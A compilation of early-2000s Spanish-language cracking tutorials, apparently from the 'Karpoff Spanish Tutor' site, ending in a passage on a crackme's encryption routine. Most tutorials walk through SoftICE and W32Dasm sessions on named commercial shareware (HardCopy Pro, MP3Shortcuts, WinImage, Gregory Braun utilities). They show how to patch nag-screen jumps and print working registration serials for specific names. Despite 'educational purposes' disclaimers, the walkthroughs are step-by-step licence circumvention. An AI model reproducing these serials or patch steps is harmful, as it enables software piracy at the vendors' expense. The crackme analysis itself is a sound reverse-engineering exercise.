qué os parece, hay otras cuatro llamadas más a esta dirección, interesante. vamos a poner un breakpoint en el comienzo de la llamada, en **5da8e0**, para ver cuándo y para que se hace la llamada. damos softice y observamos las veces que nos salta y cuándo lo hace. vaya, antes de aparecer la ventana, lo hace tres veces. una de esas es la que nos interesa a nosotros, concretamente la tercera. volvemos a ejecutar el programa, y en la tercera vez que nos salta, pulsamos f11 para ver que call nos llamó, y aparecemos en **614bb1**, aquí:

:00614bb1 e82a5dfcff call 005da8e0
:00614bb6 84c0 test al, al
:00614bb8 7454 je 00614c0e <- este es nuestro salto

una comparación y un salto después, esto creo que me suena ;-)

si traceamos un poco hasta el salto, podemos ver que no salta, así que lo invertimos y damos a f5... ¿dónde se metio el banner? ya no es tan "annoying", jeje. por tanto podemos hacer entre otras cosas estas dos: cambiar el salto condicional por un salto incondicional, es decir un jmp, o en lugar de la llamada poner un 'mov eax, 0' y ya está. esta elección os la dejo a vosotros.

método rápido

aquí vamos a empezar con el archivo coffee.exe original.

con lo último que he contado antes, parece que está claro, voy a volver a poner el código de esa llamada tan interesante que vimos:

* referenced by a call at addresses:
|:0060b2ac , :0060dcd9 , :00614bb1 , :006153aa , :00618eba
|:00619996 , :0061c21a , :00622f66
|
:005da8e0 55 push ebp
...
:005da8f6 e8e5fcffff call 005da5e0
:005da8fb 803d842f630000 cmp byte ptr [00632f84], 00
:005da902 7404 je 005da908 <- aquí hay que parchear.
:005da904 33db xor ebx, ebx
:005da906 eb02 jmp 005da90a

vaya, hay un salto condicional !!! ponemos un breakpoint ahí y vemos que pasa. si lo hacemos, veremos que realiza el salto, por tanto, lo nopeamos (a eip->nop y otro nop) (también: e eip-> 9090) (el eip sólo si estais sobre la intrucción, mirar el registro eip y sabréis porqué). pués lo dicho lo nopeamos y pulsamos f5, !!! nos aparece la nag de registrados !!! damos ok y nos vuelve a saltar y así sucesivamente. por tanto lo único que tenemos que hacer es ir a nuestro editor hexa y nopear el salto, o si no os gusta poner nops, podéis poner por ejemplo 'xor ebx, ebx' que es la siguiente instrucción. hacemos el cambio en el editor hexa, y ejecutamos ... todo perfecto. fin.

conclusiones

bueno esto ha sido todo por esta vez, espero no haberme equivocado mucho, si encontráis cualquier error, o tenéis alguna pregunta no dudéis en decírmelo. espero que os haya resultado útil este tute. no olvidéis que nuestro objetivo sólo es aprender. sin contar con la diversión que esto supone por supuesto ;-))

un gran saludo para todos los miembros de [k-for] (viper, raziel, leirus, txeli, profesor x, dek_oin, afa, crkviz, mr_burns, alambike y jkeeper) y para los amigos de tutoriales 2000 (aquí no me caben). y por supuesto para todos vosotros.

cómo este es mi último tuto del siglo (ahora comienza el siglo, se empieza a contar por el uno no por el cero), aquí va un pequeño homenaje a una de las mentes más brillantes de este siglo:

" sólo conozco dos cosas infinitas en este mundo: el universo y la estupidez humana, y de la primera no estoy muy seguro"
albert einstein.

hasta la próxima...

« »~~~=*=~~~« »

mi correo: kuato_thor@hotmail.com

la página de [k-for]: http://pagina.de/kfor

« »~~~=*=~~~« »

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor 2001

Programa:	HardCopy Pro v1.62

PROTECCION:	**Entrada de codigo de Registro valido**		
Objetivo:	Conseguir un código de registro válido		
Descripcion:	HardCopy Pro es una utilidad que sirve para capturar pantallas para Windows 95/98/NT 4.0 y 2000. Puede capturar áreas de la pantalla rectangulares y las ventanas enteras.		
Dificultad:	Newbie		
DOWNLOAD:	http://www.desksoft.com		
Herramientas:	**Softice y file insPEctor V3.5**		
CRACKER:	**Act MagO**	**FECHA:**	**13/12/2000**

introduccion

hola amigos, presento mi décimo sexto tutorial.ya saben, si tienen alguna duda sólo pregúntenlo actmago@hotmail.com , como siempre digo...sólo preguntas referentes a este tutorial y no pedidos u otras cosas. en este tutorial usaremos el softice. si no lo tienes instalado puedes bajártelo en www.crackstore.com . asumo que tienes conocimientos básicos sobre el uso de softice. y para terminar con la intro debo decir : este texto ha sido escrito sólo con propósitos educacionales.

comentario del programa

hardcopy pro es una utilidad que sirve para capturar pantallas para windows 95/98/nt 4.0 y 2000. puede capturar áreas de la pantalla rectangulares y las ventanas enteras.

lo que nos importa... el programa es shareware con libre uso de 30 días por lo que si quieres seguir utilizándolo deberás registrarte y para eso pagar unos cuantos dólares. **:(**

contamos con softice... **:)**

al atake

manos a la obra

antes de abrir el programa lo analizamos con file inspector v3.5 el que nos mostrará información realmente importante a la hora de atacar el programa; bueno el file inspector nos mostrará los siguientes datos:

- el programa está desarrollado en microsoft visual c ++ 5.0
- no está empacado

a continuación... cerramos **file inspector v3.5** y abrimos **hardcopy pro**

luego abrimos el programa para ver como luce, y al verlo nos encontramos con una lengüeta que dice**! demo**, entonces vamos ahí y nos encontramos con un botón que dice **register now**, lo presionamos y al fin estamos en la caja de registro la que nos pide los siguientes datos:

your name:

your registration code:

como hacemos siempre llenamos la caja con cualquier dato, le damos click a **ok** y por supuesto que el programa no aceptará el código de registro y nos mostrará un mensaje como este...

registration failed!

the registration number you have entered is not valid for your name! check if you have entered all information correctly (case sensitive) or visit our website for information about how to get your personal registration code.

a continuación... cerramos **hardcopy pro**

usando el softice

asumo que tienes bien configurado el softice y que tienes al menos conocimientos básicos sobre su uso.

a continuación...abrimos hardcopy pro y vamos directamente a la caja de registro en donde introducimos nuestro nombre, y cualquier código de registro. todavía no damos click en **ok** ; lo que ahora debemos hacer es presionar **control+d** para que salte el softice y así poder colocar nuestro breakpoint.

ya estamos dentro del softice...colocamos **bpx hmemcpy** y presionamos enter, luego presionamos **f5** para salir del softice. ahora le damos click a **ok** y si todo sale bien el bpx debería picar y hace saltar al softice.

luego presionamos **f11** 1 **----->** **f12** 29 veces para caer aquí...

015f: 0040a003 83f802 cmp eax,02

seguimos con **f10** hasta una líneas más abajo...

015f: 0040a006 742c jz 0040a034

015f: 0040a008 6a00 push 00

015f: 0040a00a e841ffffff call 00409f50

015f: 0040a00f 833d6c53410001 cmp dword ptr [0041536c] , 01 **---->** aquí está lo importante

ahora nos paramos aquí para comenzar a preguntar y colocamos...

d edx = y la window data se queda ??????????, entonces colocamos...

? edx y vemos esto:

3433326c 0875770476 '4321' **--->** los cuatro primeros números de mi registro falso,invertidos (yo había puesto 12345678)

entoces colocamos...

? ecx y vemos esto:

6c534a72 1817397874 'lsjr' **--->** los cuatro primeros números de nuestro registro real, invertidos (rjsl????????) **:)**

ahora debemos buscar para encontrar el registro real y para eso colocamos...

s 0 l ffffffff 'rjsl'

presionamos enter y en la window data tendremos el registro real ante nuestros ojos...

rjsl74nwsv

ya lo hemos hecho, en mi caso la caja de registro quedaría así...

your name: **act mago**

your registration code: **rjsl74nwsv**

damos click en **ok** y...

thank you for registering hardcopy pro!

you now have a personalized full version of the program without the limitations of the demo.

programa crackeado...

nota

soy humano y cometo **errores**, si encuentras uno házmelo saber ok. actmago@hotmail.com

saludos

saludos a **profesor x.**

saludos a **dek_oin**.

saludos a **crkviz.**

saludos a **code_mex.**

saludos a **tnt!crack!team** (saludos a **xasx**, no pararé **:)**) http://www.tntcrackers.ws

saludos a **karpoff** (excelente página loco!!) http://welcome.to/karpoff

saludos y **agradecimientos** a **viper** del grupo **[k-for]** , por el genial **file inspector**.

saludos a toda la people de **tutoriales2000**.

saludos al Idea (**monofeo** (gran amigo)**, flaco, chirda, taza, afo, solerman, nasal, piter** y

saludos a todos los **crackers** del mundo.

chao¡¡¡¡

espero que hayan disfrutado leyendo este tutorial y que les sirva para incrementar sus habilidades, pero recuerden,lean muchos tutoriales, practiquen, estudien y crackear será mucho más fácil.

13/12/00_____**act mago**_____16

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor 2001

Programa: **MP3Shortcuts v1.0**

PROTECCION: **Name / Serial.**

Objetivo: Conseguir un código de registro válido.

Descripcion: Crea enlaces a tus MP3 favoritos.

Dificultad: Newbie.

DOWNLOAD: http://www.heathcosoft.com

Herramientas: **File insPEctor v3.5 y SoftIce v4.05**

CRACKER: **Act MagO** **FECHA:** **17/12/2000**

INTRODUCCION

hola amigos, presento mi décimo quinto tutorial.ya saben, si tienen alguna duda sólo pregúntenlo actmago@hotmail.com , como siempre digo...sólo preguntas referentes a este tutorial y no pedidos u otras cosas. en este tutorial usaremos el softice. si no lo tienes instalado puedes bajártelo en www.crackstore.com . asumo que tienes conocimientos básicos sobre el uso de softice. y para terminar con la intro debo decir : este texto ha sido escrito sólo con propósitos educacionales.

al atake

.

comentario del programa

crea enlaces a tus mp3 favoritos.

es una sencilla utilidad para crear una especie de acceso más rápido a tus mp3 y listas de estos. se integra con winamp a la perfección y apenas ocupa lugar en tu sistema, instalándose en la barra de tareas de tu pc. no hemos encontrado este programa como esencial, pero tienes 30 días para probarlo por ti mismo y juzgar, puede que se adapte a tus necesidades.

comentario extraído desde www.softonic.com debido a que no he tenido tiempo para probar el programa.

el programa es shareware con libre prueba de 30 días...obviamente si quieres seguir usándolo después de ese período deberás pagar la suma de $15us **:(**

contamos con softice... **:)**

manos a la obra

antes de abrir el programa lo analizamos con file inspector v3.5 el que nos mostrará información realmente importante a la hora de atacar el programa, bueno el file inspector nos mostrará los siguientes datos:

- el programa está desarrollado en microsoft visual c ++ 5.0
- no está empacado

a continuación... cerramos **file inspector v3.5 y abrimos mp3shortcuts v1.0**

luego abrimos el programa para ver como luce, pero este queda instalado en la barra de tareas, entonces vamos al menú que este tiene y le damos click a **enter registration code** y estaremos en la caja de registro, la que nos pide los siguientes datos:

registration name:

registration code:

como hacemos siempre llenamos la caja con cualquier dato, le damos click a **register** y por supuesto que el programa no aceptará el código de registro y nos mostrará un mensaje como este...

the registration name and registration code pair you entered is incorrect.

verify your registration information and try again. if you continue to encounter problems, report them at www.heathcosoft.com

a continuación... cerramos mp3shortcuts v1.0

usando el softice

asumo que tienes bien configurado el softice y que tienes al menos conocimientos básicos sobre su uso.

a continuación...abrimos mp3shortcuts y vamos directamente a la caja de registro en donde introducimos nuestro nombre, y cualquier código de registro. todavía no damos click en **register** ; lo que ahora debemos hacer es presionar **control+d**para que salte el softice y así poder colocar nuestro breakpoint.

ya estamos dentro del softice...colocamos **bpx getwindowtexta** y presionamos enter, luego presionamos **f5** para salir del softice. ahora le damos click a**register** y si todo sale bien el bpx debería picar y hace saltar al softice.

luego presionamos **f11** 1 vez, ponemos **bc *** para quitar el bpx y si todo sale bien estaremos aquí:

015f: 00401438 57 push edi

ahora presionamos **f10** 24 veces para llegar a una parte realmente importante del código:

015f: 00401483 50 push eax **-> d eax** =**zzlzmlbrvlukbtft**, **d ebx** = nuestro registro falso.

015f: 00401484 53 push ebx **->** lo mismo de arriba

015f: 00401485 ff154c904000 call [kernel32! lstrcmp] **->**cmp dice algo **:)**

015f: 0040148b 85c0 test eax,eax **->** algo se prueba **:)**

015f: 0040148d 0f858c000000 jnz 0040151f **->** salto bueno, nos manda al mensaje de registro válido. compruébalo con **r fl z**

ya lo hemos hecho, fue realmente sencillo…

015f: 00401483 50 push eax **-> d eax** =**zzlzmlbrvlukbtft------>** nuestro registro válido **:)**

en mi caso la caja quedaría así:

registration name: **act mago**

registration code: **zzlzmlbrvlukbtft**

le damos click a **register** y…

thank you for registering mp3shortcuts.

restart the program in order to enable the registered features

programa crackeado…

nota

soy humano y cometo **errores**, si encuentras uno házmelo saber ok. actmago@hotmail.com

saludos

saludos a **profesor x.**

saludos a **dek_oin**.

saludos a **crkviz.**

saludos a **code_mex.**

saludos a **tnt!crack!team** (saludos a **xasx**, no pararé **:)**) http://www.tntcrackers.ws

saludos a **karpoff** (excelente página loco!!) http://welcome.to/karpoff

saludos y **agradecimientos** a**viper**del grupo **[k-for]**, por el genial **file inspector**.

saludos a toda la people de**tutoriales2000**.

saludos al Idea (**monofeo (gran amigo), flaco, chirda, taza, afo, solerman, nasal, peter** y a todos los demás)

saludos a todos los **crackers** del mundo.

chao!!

espero que hayan disfrutado leyendo este tutorial y que les sirva para incrementar sus habilidades, pero recuerden,lean muchos tutoriales, practiquen, estudien y crackear será mucho más fácil.

_____act mago_____

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor 2001

Programa: Winimage 5.0

PROTECCION: **Código de registro**

Objetivo: Conseguir el código de registro tanto para la versión Profesionál como para la Estándar.

Descripcion: Utilidad para la gestión de imagenes de disco.

Dificultad: Aficionado

DOWNLOAD: www.winimage.com

Herramientas: **Softice W32dasm**

CRACKER: **Txeli** **FECHA:** **16/12/2000**

INTRODUCCION

winimage es un programa que nos permitirá hacer una imagen de nuestros discos.

existen dos versiones of winimage : estándar y profesional.

las opciones de registro son diferentes :
winimage 5.0 profesional – precio para nuevos usuarios de winimage $60.
winimage 5.0 estándar- precio para nuevos usuarios of winimage $30.

winimage 5.0 developer edition - precio para nuevos usuarios $200

" o gratis al adquirir el softice ;-)"

- propiedades de archivo- permite la modificación de las fechas de archivo en el interior de la imagen.
- es posible exportar el directorio de la imagen actual en texto o html.
- impresión del directorio de la imagen
- edición de las propiedades del sector de arranque (i.e. cargar otro archivo de sector de arranque, editar texto en el sector de arranque...)
- soporta la creación de grandes imágenes de medios removibles o discos duros bajo windows nt y windows 95. las imágenes grandes (> 2.88 mb) no se cargan en memoria, realizándose las operaciones de lectura escritura directamente en el archivo imagen.

"sacado de la ayuda del programa."

bueno, así que 60$ la versión profesional. con ese dinero podríamos tomarnos unas cervezas con los colegas ¿no? pues vamos a ver si nos lo podemos ahorrar.

al atake

vamos a ver que sorpresas nos depara el programa. arrancamos como siempre, y al principio nos muestra una pantalla diciéndonos que los días que nos quedan de evaluación, así como que no nos olvidemos de registrarlo. no hijo no, si precisamente es eso lo que queremos, registrarnos :-)

abrimos el ejecutable con el w32dasm, y echamos un vistazo a las strgref.

```
string resource id=01061: "browse"
string resource id=01062: "disk error on track %lu, head %lu"
string resource id=01063: "always on &top"
string resource id=01064: "do you want to inject %lu files occuping %lu bytes?"
string resource id=01065: "inject"
string resource id=01066: "your registration code is valid.you are now a registered"
string resource id=01067: "registering information is invalid"
string resource id=01069: "winimage registration"          <--- doble click aquí
string resource id=01070: "increment"
string resource id=01071: "name"
string resource id=01072: "size"
string resource id=01073: "date"
string resource id=01074: "time"
string resource id=01075: "insert floppy n° %lu to read"
string resource id=01078: "batch assistant"
string resource id=01079: "you must fill the image set filename text"
string resource id=01081: "wave file(*.wav)|*.wav|midi file(*.mid;*.rmi)|*.mid;*.rmi|"
```

apareceremos aquí:

```
:0042f0e1 7529                  jne 0042f10c
:0042f0e3 6800200000            push 00002000

* possible reference to string resource id=01069: "winimage registration"
|
:0042f0e8 682d040000            push 0000042d   <-- aquí aparecemos
:0042f0ed 8935b43f4400          mov dword ptr [00443fb4], esi
:0042f0f3 89350c414400          mov dword ptr [0044410c], esi
:0042f0f9 8815183d4400          mov byte ptr [00443d18], dl
```

si subimos un poco, nos encontramos 2 saltos condicionales, los cuales si cambiamos, nos mostraran el mensaje de "your are registered to use both winimage standard and profes" que en cristiano, viene a decir mas o menos, que ahora somos usuarios registrados tanto de la versión estándar como de la profesional .

```
* referenced by a (u)nconditional or (c)onditional jump at address:
|:0042f0c1(c)
|
:0042f0c9 3915ac404400  cmp dword ptr [004440ac], edx
:0042f0cf 890d38434400  mov dword ptr [00444338], ecx
:0042f0d5 7505          jne 0042f0dc            ;1º salto
:0042f0d7 a338434400    mov dword ptr [00444338], eax

* referenced by a (u)nconditional or (c)onditional jump at address:
|:0042f0d5(c)
|
:0042f0dc 6a01          push 00000001
:0042f0de 3bc2          cmp eax, edx
:0042f0e0 5e            pop esi
:0042f0e1 7529          jne 0042f10c            ;2º salto
:0042f0e3 6800200000    push 00002000
```

¡pero.....! el programa sigue sin estar registrado, de hecho nos sigue apareciendo la nag, y nos sigue contando el tiempo de evaluación, así que ¡acercamiento incorrecto! un poco mas arriba de los saltos vemos una llamada, ¿será la llamada a la rutina de comprobación?

```
:0042f09c ff7508          push [ebp+08]
:0042f09f ffd6            call esi
:0042f0a1 68e8404400      push 004440e8
:0042f0a6 57              push edi
:0042f0a7 53              push ebx
:0042f0a8 e81c570000      call 004347c9          ;la llamada
:0042f0ad 8b0de8404400    mov ecx, dword ptr [004440e8]
:0042f0b3 83c40c          add esp, 0000000c
:0042f0b6 33d2            xor edx, edx
:0042f0b8 a3dc3e4400      mov dword ptr [00443edc], eax
:0042f0bd 3bc2            cmp eax, edx
:0042f0bf 5f              pop edi
```

comprobémoslo con el sice, a fin de cuentas lo que nos interesa es conseguir un serial valido.

cargamos como siempre nuestra victima, y al saltar el sice, ponemos nuestro breakpoint con bpx 0042f0a8, ctrl + d y salimos del sice. vamos a opción > registrarse... y metemos nuestros datos, en mi caso:

nombre: txeli k-for

código de registro: 123456789

damos a aceptar, y aparecemos en el sice, concretamente aquí:

```
:0042f0a7 53              push ebx
:0042f0a8 e81c570000      call 004347c9          ;aquí aparecemos
:0042f0ad 8b0de8404400    mov ecx, dword ptr [004440e8]
:0042f0b3 83c40c          add esp, 0000000c
:0042f0b6 33d2            xor edx, edx
:0042f0b8 a3dc3e4400      mov dword ptr [00443edc], eax
:0042f0bd 3bc2            cmp eax, edx
:0042f0bf 5f              pop edi
:0042f0c0 5b              pop ebx
:0042f0c1 7406            je 0042f0c9
:0042f0c3 890dac404400    mov dword ptr [004440ac], ecx
```

pulsamos f8, para entrar en la call, y nos encontramos con esto:

```
:004347c9 55              push ebp               ;introduce nombre en la pila
:004347ca 8bec            mov ebp, esp
:004347cc 81ec00020000    sub esp, 00000200
:004347d2 56              push esi
:004347d3 8b7510          mov esi, dword ptr [ebp+10]
:004347d6 85f6            test esi, esi
:004347d8 57              push edi               ;introduce serial en la pila
:004347d9 7403            je 004347de
:004347db 832600          and dword ptr [esi], 00000000
```

vamos trazando con "f10", para ver que nos encontramos, y mirando los registros con "d" poco mas abajo, encontramos una llamada a la dirección 004346cd, (:004347e8 e8e0feffff call 004346cd) entramos en ella con f8 y aparecemos aquí:

```
:004346cd 8b442408          mov eax, dword ptr [esp+08]
:004346d1 803820            cmp byte ptr [eax], 20          ;d eax ---> txeli k-for

                                                            ; comprueba nuestro nombre
```

```
..... f10 hasta llegar a:
```

```
:004347f5 8bf8              mov edi, eax                    ;volvemos a comprobar
:004347f7 83c40c            add esp, 0000000c               ;d edi ---> 123456789   nuestro serial falso
```

```
..... f10 hasta llegar a:
```

```
:0043481a 59                pop ecx         ;saca ecx de la pila, pero ¿que tiene ecx?
:0043481b 59                pop ecx                 ;d ecx  ---> 109cbf57
:0043481c 50                push eax                ;parece nuestro serial correcto  ;)
```

pues ya está, borramos los breakpoints con "bc*" abrimos el programa, y nos registramos,

"your registration code is valid.
you are now a registered us"

vamos a opción > modo de selección de winimage, y vemos que pone, "you can use the standard version, or test the professional " que en cristiano, quiere decir que estamos registrados **solo** para la versión estándar.

¡pero no es eso lo que yo estoy buscando! yo quiero registrar las dos versiones. así que, vuelta a empezar. pero, antes tendremos que volver a ser usuarios no registrados. para eso, tendremos que borrar los valores que introduce winimage en el registry de windows al registrarnos. para eso, abrimos el regedit, (yo haría una copia de seguridad del registro, por lo que pueda pasar, pero como el pc es tuyo, pues tu mismo), vamos a hkey_current_user\software\winimage

cambiamos el valor "winimageuseregistry" de true a false,(botón derecho sobre el valor, modificar) modificamos los valores de "nameregistered" y "coderegistered" para que queden vacíos, y ya tenemos la versión de evaluación de nuevo.

en busca del serial perdido

cargamos nuevamente winimage, al saltar el sice ponemos nuestro breakpoint (bpx 0042f0a8) e intentamos registrarnos otra vez con el numero falso, ya que es mas fácil de rastrear.

```
:0042f0a7 53            push ebx
:0042f0a8 e81c570000    call 004347c9               ;aquí aparecemos
:0042f0ad 8b0de8404400          mov ecx, dword ptr [004440e8]
```

```
.....f8 para entrar y f10 hasta llegar a:
```

```
:0043481b 59                    pop ecx                     ;aquí nos quedamos antes
```

seguimos trazando con f10, y mirando lo que contienen los registros con el comando "d".

```
:00434832 50          push eax
:00434833 8d8748190514  lea eax, dword ptr [edi+14051948]          ;introduce nuestro serial en la pila
:00434839 50          push eax                                  ;d eax  ---> 123456789
:0043483a 8d8500feffff  lea eax, dword ptr [ebp+fffffe00]
:00434840 50          push eax
:00434841 e836ffffff   call 0043477c                    ;llamada para comprobar nuestro serial
:00434846 59          pop ecx
:00434847 59          pop ecx              ;d ecx  ---> 24a1ab9f  otro nº para la versión estándar
```

seguimos buscando, recuerda que queremos la versión profesional, así que... f10, y a ver que encontramos. llegamos a:

```
:00434868 50                push eax              ;introduce nuestro serial en la pila
:00434869 e80effffff       call 0043477c        ;llamada de comprobación del serial
:0043486e 59                pop ecx
:0043486f 59                pop ecx              ;d ecx ---> 27a2aba8  nº para la estándar

                                                 ;pues seguimos buscando
```

```
..... f10 hasta llegar a:
```

```
:00434890 50                push eax              ;¿te suena? :)
:00434891 e8e6feffff       call 0043477c
:00434896 59                pop ecx
:00434897 59                pop ecx            ;d ecx ---> 20a1abdb  nº para la version profesional ¡bingo!

                                               ;pero si habia varios nº para la stdr,

                                               ;¿por que no para la profesional? seguimos buscando
```

```
..... f10 hasta llegar a:
```

```
:004348b8 50                push eax           ;de nuevo el mismo patrón
:004348b9 e8befeffff       call 0043477c
:004348be 59                pop ecx
:004348bf 59                pop ecx            ;d ecx ---> 149dabec  nº para la estándar :)
```

```
..... f10 hasta llegar a:
```

```
:004348e5 50                push eax           ;y ota vez mas lo mismo
:004348e6 e891feffff       call 0043477c
:004348eb 59                pop ecx
:004348ec 59                pop ecx            ;d ecx ---> 12a2abee  nº para la profesional :)
```

seguimos buscando, pero parece que se acabó. ¿que te parece? nada menos que 6 números de serie, todos distintos, y todos validos para el mismo nombre de usuario. ¿porqué?

conclusiones

parece que el programa coge nuestro numero, y nuestro nombre, genera a partir de ellos el numero de serie correcto, y lo compara con el nuestro, si es valido, nos saca el mensaje de "usuario registrado", si no lo es, empieza a comprobar si es de la versión estándar o de la profesional, y si no me equivoco, alguno de los que genera debe de ser también el de la developer edition, la verdad es que no lo he comprobado, pero si alguien lo hace, por favor que me lo diga, es por simple curiosidad.

finalizando

bueno, pues como decía la ventana inicial "no olvides registrarte".

te recuerdo, que si te gusta el programa, debes comprarlo ya que el shareware es nuestra mejor fuente de experimentación.

toda la información aquí mostrada es exclusivamente materia de aprendizaje, no me hago responsable de lo que puedas hacer con ella, ni lo que pueda pasar a tu equipo si lo haces mal.

para conseguir mas material para aprender, visita mi pagina y la de mi grupo, ahí encontraras todo lo necesario para aprender.

quiero agradecer con este tutorial la ayuda que me están dando en este mundillo mis amigos, el profesor x, sin la ayuda del cual este tutorial no habría sido posible, [dek_oin] gracias por tus consejos maestro, y todos los miembros de k-for entre otros, (disculpad que no ponga todos los nombres aquí, pero entonces la lista seria tan larga como el tutorial) y por supuesto a ti, que me estás leyendo.

p.d. no crackeamos, ni por dinero, ni bajo pedido, así que los e-mails del tipo, "dime como se crackea tal programa", "¿puedes enseñarme a crackear en 5 min.? necesito crackear una mochila (pure+blood, esto va por ti)" o "te doy x$ por crackear este programa" serán automáticamente eliminados, o peor aun, los incluiremos en una lista con tu nombre y dirección de e-mail para que seas el blanco de todas nuestras bromas :-)

txeli:

http://club.telepolis.com/txelienlinea/index.htm
txeli_enlinea@hotmail.com

grupo k-for:
http://pagina.de/kfor

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor 2001

Programa: **TODOS LOS DE SOFTWARE BY DESIGNE**

PROTECCION:	**Serial, Límite de Tiempo**
Objetivo:	Encontrar el serial válido
Descripcion:	Sin palabras :(
Dificultad:	Facilísima
DOWNLOAD:	http://www.gregorybraun.com
Herramientas:	**Softice**
CRACKER:	**BYtEsKrAcK** **FECHA:** **14/11/2000**

introduccion

este es mi primer tutorial que realizo asi que por favor disculpenme por cualquier error que pueda tener, a parte de que no sé, en qué programa abran creado esta plantilla pues no puedo ver que estoy escribiendo...

aaahhh!!! perdonen la falta de ortografiá pero si leyeron lo anterior comprenderan....
regularmente no escribo tan mal....

al atake

otra pantalla oscura.... bueno, esperenme me voy a cambiar de programa.... ok.

ya está, el bloc de notas sirve para algo... bueno basta de bla, bla y vamos a lo que nos interesa, espero que ya hayas descargado el programa que deseas de la página de gregory braun, bueno pues empezaremos por lo más sencillo...

inicia el programa que escogistes en mi caso fxedit, lo inicio y ya cargó... ok.

primero ingreso un user name = byteskrack
segundo ingreso un organization = me! <- esto por que no estoy en ningún grupo crack
tercero ingreso un registration = 123456 <- mi numero de serie no válido, me explico

seguro ya sabrás que es un número de serie o serial...? :)

bueno, ya que tenemos todo eso iniciamos softice presionando ctrl+d y colocamos un break point que llame a la función getdlgitemtexta esta es una función que está en user32.dll si no estoy mal, la sintaxis que deben colocar en la línea de comandos es la siguiente,

bpx getdlgitemtexta <-seguro ya saben esto

ya que hemos hecho esto volvemos a nuestra victima presionando ctrl+d (no olviden puede ser la que quieran, siempre y cuando este en gregorybraun.com), y presionamos el botón ok.

y guuuaaaa!!!! de pronto nos aparece softice de acuerdo, presionemos ahora una vez f12, y aqui empieza lo emocionante... presionemos otra vez f12 y ahora escribamos el commando d esi y nos deberá aparecer en la ventana de caracteres nuestro user name y organization, volvamos a presionar f12 y de aqui en adelante presionemos 16 veces f10 y voila!!!! (si en 16 veces no llegan seguramente habrá cambiado la direccion de comparacion pero no se preocupen sigan y vayan despacio y más adelante la encontrarán)

debimos de haber aterrizado en

0000:00000000 3bc5 cmp eax,ebp

la direccion de memoria puede variar...

ahora escribamos...

? ebp -> nuestro número de serial no válido... en mi caso 123456

ahora escribamos...

? eax -> nuestro número de serial válido... en mi caso 10020083

no olvidemos quitar el bp que pusimos...

bc *

presionemos ctrl+d y volvamos a nuestra victima...

clickeamos en ok y ahora ingresamos el serial válido para nuestro nombre y ya está...

estamos registrados... y además nos agradecen


no olviden que esto no es con fines comerciales, si les gusta el programa es mejor que lo compren, este tutorial ha sido realizado para uso educacional y unicamente para demostrar lo fácil que resulta desbloquear una serie de aplicaciones de un mismo autor. (a veces)

saludos a todos los buenos amigos, este tutorial está dedicado a mi wife and baby!!!

byteskrack

Karpoff Spanish Tutor 2001

Programa: NI2CRACKME

PROTECCION:	**Encriptación del código, sólo el serial bueno lo desencripta**
Objetivo:	Encontrar el serial.
Descripcion:	**Un Crackme con muy mala leche.**
Dificultad:	**Aficionado**
DOWNLOAD:	ni2crackme
Herramientas:	**Masm, Sice y PUPE (opcional)**
CRACKER:	**Crack el Destripador & Marmota**  **FECHA: 22/01/2001**

introduccion

el incrackeable...
así se llamo durante mucho tiempo este crackme...
personalmente opino que no hay nada incrackeable, todo es cuestión de tiempo y constancia. pero este crackme ha estado mas cerca de esta calificación que cualquier otro programa que (por lo menos yo) conozca.

es tal su singularidad, que no tiene ningún tipo de protecciones añadidas, como pudieran ser los típicos anti-debug, anti-dump, anti-desensamblador, etc. (y ni puñetera falta que le hace). tan solo, puro y "simple" asm.

la clave a buscar debe de reunir unas determinadas características. según el autor:

la clave contiene 8 letras (caracteres entre a-z), es decir, caracteres del alfabeto español,
tanto mayúsculas como minúsculas)
tampoco existen espacios
la palabra no aparece en el diccionario (p.e.: holapepe, no esta en el diccionario :-))

con estos datos es fácil calcular el numero de combinaciones posibles. 26 mayúsculas + 26 minúsculas = 52 caracteres posibles.

como son 8 letras serian: 52^8 = 5,345972853146e+13 o sea 53.459.728.531.460 que traducido al cristiano serian 53 billones 459 mil millones y pico. vamos... para desanimar a cualquiera. xddddddddddd.

mas adelante, y gracias a nuevas pistas proporcionadas por el autor, esta cantidad se redujo considerablemente. la primera letra empezaba por "h". esto nos dejaba el numero de combinaciones posibles en tan solo 1.028.071.702.528 , poca cosa... 1 billoncete 28 mil millones de nada.

esta clave es imprescindible para desencriptar un pedacito de código, donde se ocultan las instrucciones y los datos necesarios para la presentación de la

messagebox que nos anunciara nuestro éxito.

al atake

vamos a omitir la presentación del listado asm completo, solo pondremos los bloques que nos interesan para comprender la forma con que trabaja este endiablado engendro (a falta de otros calificativos ;-)).
esta es la rutina principal de desencriptación. se utiliza 3 veces en el programa, (luego veremos para que). este es el listado original de la zona del código por la que pasa la cadena introducida. cuando se llega a ella la 1ª vez, esi apunta al buffer donde se ha guardado la clave introducida en el control de edición y eax vale 0.

```
0187:004012fe 33c0 xor eax,eax
0187:00401300 51 push ecx
0187:00401301 56 push esi
0187:00401302 52 push edx
0187:00401303 33d2 xor edx,edx
0187:00401305 4e dec esi
0187:00401306 46 inc esi
0187:00401307 3226 xor ah,[esi]
0187:00401309 32c2 xor al,dl
0187:0040130b 052032494e add eax,4e493220
0187:00401310 8ac8 mov cl,al
0187:00401312 d3c8 ror eax,cl
0187:00401314 355a5aaa55 xor eax,55aa5a5a
0187:00401319 664a dec dx
0187:0040131b 75ec jnz 00401309
0187:0040131d 803e00 cmp byte ptr [esi],00
0187:00401320 75e4 jnz 00401306
0187:00401322 5a pop edx
0187:00401323 5e pop esi
0187:00401324 59 pop ecx
0187:00401325 c3 ret
```

resumiendo... estas pocas instrucciones provocan 9 bucles de ffff veces cada uno (uno para cada letra + el del final) la comprobación de que se ha llegado al final de la cadena se produce después de que la instrucción 401306 inc esi apunte a un byte de valor 0, y realice toooodo el bucle ffffh veces otra vez. l resultado de todo este barullo es devuelto en eax, y para que la cadena sea considerada como valida tiene que cumplir la condición
eax = 84aeb79e.

```
0040121e cmp eax, 84aeb79eh
00401223 jz 40123d
```

